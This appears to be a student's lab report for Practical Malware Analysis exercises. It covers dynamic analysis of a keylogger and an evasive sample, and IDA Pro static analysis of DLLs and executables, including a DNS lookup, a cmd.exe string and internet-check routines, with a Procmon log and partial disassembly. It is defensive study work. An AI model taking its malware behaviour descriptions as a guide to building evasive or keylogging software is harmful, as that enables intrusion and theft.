
g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment

i. What do you notice when monitoring this malware with Process Explorer?




We notice that when the malware is run. The actual process is shown which then creates the child process and then removes itself leaving an orphan process.

ii. Can you identify any live memory modifications?



We can identify the live memory modifications by looking onto the memory strings as they reveal the strings after the malware is run in the memory. In those strings we can actually see the HOOK and log file from which we concluded that this executable is a Keylogger

iii. What are the malware's host-based indicators?




The host-based indicators for this malware is the file "practicalmalwareanalysis.log" presence on the system.

iv. What is the purpose of this program?

The purpose of this program is to log all of the keystrokes from the keyboard and then save them into the log file


h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.

i. What happens when you run this file?



When we run the file. Process is created which opens up the CMD and then deleted the original executable after making it execute and hide itself somewhere else

ii. What is causing the roadblock in dynamic analysis?



9:41:4...	Lab03-04.exe	1752	Process Create	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	Process Start		SUCCESS
9:41:4...	cmd.exe	1368	Thread Create		SUCCESS
9:41:4...	Lab03-04.exe	1752	CloseFile	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	QueryNameInformation...	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	Load Image	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS
9:41:4...	cmd.exe	1368	QueryNameInformation...	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	CreateFile	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
9:41:4...	cmd.exe	1368	QueryStandardInformati...	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
9:41:4...	cmd.exe	1368	ReadFile	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
9:41:4...	cmd.exe	1368	CloseFile	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
9:41:4...	cmd.exe	1368	CreateFile	C:	SUCCESS
9:41:4...	cmd.exe	1368	QueryInformationVolume	C:	SUCCESS
9:41:4...	cmd.exe	1368	FileSystemControl	C:	SUCCESS
9:41:4...	cmd.exe	1368	CreateFile	C:\	SUCCESS
9:41:4...	cmd.exe	1368	QueryDirectory	C:\	SUCCESS

The executable is evasive and trying to evade itself by checking whether the system is VM or not. AV-Detection etc. Obviously this will make it difficult to observer the file via dynamic analysis

iii. Are there other ways to run this program?

The other ways can be to open this executable using Ollydbg or IDA pro where we can analyze it in a more efficient way.

Practical 2

In this practical we used IDA Software.

a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware.

i. What is the address of DllMain?

The address off DllMain is 0x1000D02E. This can be found within the graph mode, or within the Functions window (figure 2).




Figure 2: Address of DllMain

ii. Where is the import gethostbyname located?

gethostbyname is located at 0x100163CC within .idata (figure 3).This is found through the Imports window and double-clicking the function. Here we can also see gethostbyname also takes a single parameter — something like a string.




Figure 3: Location of gethostbyname

iii. How many functions call gethostbyname?

Searching the xrefs (ctrl+x) on gethostbyname shows it is referenced 18 times, 9 of which are type (p) for the near calll, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.




Figure 4: gethostbyname xrefs

iv. For gethostbyname at 0x10001757, which DNS request is made?

Pressing G and navigating to 0x10001757, we see a call to thegethostbyname function, which we know takes one parameter; in this case, whatever is in eax — the contents of off_10019040 (figure 5)




Figure 5: gethostbyname at 0x10001757

The contents of off_10019040 points to a variable aThisIsRdoPicsP which contains the string [This is RDO]pics.practicalmalwareanalysis.com. This is moved into eax (figure 6).




Figure 6: Contents of off_1001904 (aThisIsRdoPicsP)

Importantly, 0Dh is added to eax, which moves the pointer along the current contents. 0Dh can be converted in IDA by pressing H, to 13. This means the eax now points to 13 characters inside of its current contents, skipping past the prefix [This is RDO] and resulting in the DNS request being made for pics.practicalmalwareanalysis.com.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for sub_10001656 (figure 7).




Figure 7: sub_10001656 parameters and varliables

Local variables correspond to negative offsets, where there are 23. Many are generated by IDA and prepended with var_ however there are some which have been resolved, such as name or commandline. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is one, currently lpThreadParameter. This may also be seen as arg_0 if not automagically resolved

vii. Where is the string \cmd.exe /c located in the disassembly?

Press Alt+T to perform a string search for \cmd.exe /c, which is stored as aCmdExeC, found within sub_1000FF58 at offset 0x100101D0 (figure 8).




Figure 8: Location of '\cmd.exe /c'

b. analyze the malware found in the file Lab06-01.exe.

i. What is the major code construct found in the only subroutine called by main?
Before we start, it is worth noting that sometimes IDA does not recognise the main subroutine. We can find this quite quickly by traversing from the start function and finding sub_401040. This is main as it contains the required parameters (argc and **argv). I renamed the subroutine to main (figure 1).




Figure 1: Lab06–01 | main subroutine

Navigating into the first subroutine called in main (sub_401000) (figure 2), we see it executes an external API call InternetGetConnectedState, which returns a TRUE if the system has an internet connection, and FALSE otherwise. This is followed by a comparison against 0 (FALSE) and then a JZ (Jump If Zero). This means the jump will be successful if InternetGetConnectedState returns FALSE (0) (There is no internet connection).




Figure 2: Lab06–01 | sub_401000 internet connection test

Therefore, the jump path (short loc_40102B) is taken and the string returned will be ‘Error 1.1: No Internet\n’.

InternetGetConnectedState returns TRUE, then the jump is not successful, and the returned string is ‘Success: Internet Connection\n’.

Based upon this, it can be determined that the major code construct is a basic If Statement.

ii. What is the subroutine located at 0x40105F?

Given the proximity to the strings at the offset addresses in each path, it can be assumed that sub_40105F is printf, a function used to print text with formatting (supported by the \n for newline in the strings).

IDA didn’t automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption.

iii. What is the purpose of this program?

Lab06–01.exe is a simple program to test for internet connection. It utilises API call InternetGetConnectedState to determine whether there is internet, and prints an advisory string accordingly.

c. Analyze the malware found in the file Lab06–02.exe.

i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06–01.exe. We can easily find the main subroutine again (this time sub_401130), and again we see the first subroutine called is sub_401000. This is very similar

as it calls InternetGetConnectedState and prints the appropriate message (figure 3). We also can verify that 0x40117F is still the printf function, which I've renamed.




Figure 3: Lab06–02 | `sub_401000 internet connection test & sub_40117F (printf)`

iii. What does the second subroutine called by main do?

This is something new now; the main function in lab06–02.exe is a little more complex with an added subroutine and another conditional statement (figure 4). We can see that sub_401040 is reached by the preceding cmp to 0 being successful (jnz jump if not 0), which therefore means we're hoping for the returned value from sub_401000 to be not 0 — indication there IS internet connection.





Figure 4: Lab06–02 | main subroutine

Navigating to sub_401040, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, InternetOpenA and InternetOpenUrlA, which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).



```
0000000000401040
0000000000401040
0000000000401040                ; Attributes: bp-based frame
0000000000401040
0000000000401040                sub_401040 proc near
0000000000401040
0000000000401040                Buffer= byte ptr -210h
0000000000401040                var_20F= byte ptr -20Fh
0000000000401040                var_20E= byte ptr -20Eh
0000000000401040                var_20D= byte ptr -20Dh
0000000000401040                var_20C= byte ptr -20Ch
0000000000401040                hFile= dword ptr -10h
